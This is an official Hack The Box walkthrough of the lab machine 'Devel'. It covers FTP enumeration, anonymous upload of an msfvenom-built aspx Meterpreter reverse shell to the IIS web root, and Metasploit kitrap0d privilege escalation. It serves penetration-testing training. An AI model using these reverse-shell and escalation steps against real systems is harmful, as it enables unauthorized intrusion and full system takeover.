


Devel

3rd October 2017 / Document No D17.100.03

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Easy

Classification: Official

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

SYNOPSIS

Devel, while relatively simple, demonstrates the security risks associated with some default program configurations. It is a beginner-level machine which can be completed using publicly available exploits.

Skills Required

- Basic knowledge of Windows
- Enumerating ports and services


Skills Learned

- Identifying vulnerable services
- Exploiting weak credentials
- Basic Windows privilege escalation techniques

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Enumeration

Nmap




Nmap reveals a Microsoft FTP server as well as a Microsoft IIS server. Running Dirbuster, with the lowercase medium wordlist, against the IIS server returns no results. The most likely initial attack vector appears to be FTP in this case.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Exploitation

Without any detailed version information on the Microsoft FTP server, it will need to be approached differently. In this case, the most likely entry method appears to be a misconfiguration or weak login credentials.


Attempting to connect anonymously via FTP reveals that the server does allow anonymous login with read/write privileges in the IIS server directory.



Armed with the ability to upload files, it is possible to drop an **aspx** reverse shell on the target and execute it by browsing to the file via the web server. The following command will create the aspx file: **msfvenom -p windows/meterpreter/reverse_tcp LHOST=<LAB IP> LPORT=<PORT> -f aspx > devel.aspx**

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

After starting a listener in Metasploit, the file can be uploaded with the **put** command via FTP. For example, **put ./devel.aspx**. Loading this file by browsing to http://10.10.10.5/devel.aspx will trigger the reverse shell.



By default, the working directory is set to **c:\windows\system32\inetsrv**, which the IIS user does not have write permissions for. Navigating to **c:\windows\TEMP** is a good idea, as a large portion of Metasploit's Windows privilege escalation modules require a file to be written to the target during exploitation.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Privilege Escalation

Running **sysinfo** in the Meterpreter session reveals that the target is x86 architecture, so it is possible to get fairly reliable suggestions with the local_exploit_suggester module. The same can not be said for running the module on x64. Running the suggester gives the following recommended escalation modules:

- exploit/windows/local/bypassuac_eventvwr
- exploit/windows/local/ms10_015_kitrap0d
- ... and 9 more ...

Going down the list, **bypassauc_eventvwr** fails due to the IIS user not being a part of the administrators group, which is the default and to be expected. The second option, **ms10_015_kitrap0d**, does the trick. The flags can now be obtained from **c:\Users\babis\Desktop\user.txt.txt** and **c:\Users\Administrator\Desktop\root.txt.txt**